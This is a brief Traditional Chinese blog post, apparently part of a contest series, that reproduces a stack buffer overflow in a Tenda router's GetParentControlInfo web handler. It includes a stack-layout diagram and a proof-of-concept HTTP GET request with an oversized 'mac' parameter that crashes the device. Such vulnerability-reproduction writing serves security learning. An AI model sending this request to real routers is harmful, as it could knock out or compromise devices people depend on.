
今天繼續來漏洞復現,沿用前面一個案例的設備和 firmware 版本,然後這次來復現跟 memory 相關的漏洞。Tenda 你怎麼一堆洞QQ
/goform/GetParentControlInfo 的 handler

server 沒有強制 mac 必須真的是 MAC address,也沒有在 strcpy 前限制長度。
參數會在 GetParentControlInfo 注入,造成Stack Buffer Overflow
Stack buffer s (0x254 bytes)

s+0   ┌──────────────┐
      │ other field? │
s+2   ├──────────────┤ ← strcpy start
      │ AA:BB:CC:... │
      │              │
      │              │
      ├──────────────┤ ← s + 0x254,buffer end
      │ stack data   │
      │ saved regs   │
      │ ...          │
      └──────────────┘
由於因此只要注入一個 > 0x254 (>596 bytes) 的值進入就可以達成 buffer overflow 造成 segmentation fault
GET /goform/GetParentControlInfo?mac=AAAA...<snip 596 bytes>%EF%BE%AD%DE HTTP/1.1
我的QEMU跟kali 鼠掉兩天了 希望等等可已修好QQGET /goform/GetParentControlInfo?mac=AAAA...%EF%BE%AD%DE HTTP/1.1


 iThome鐵人賽
 看影片追技術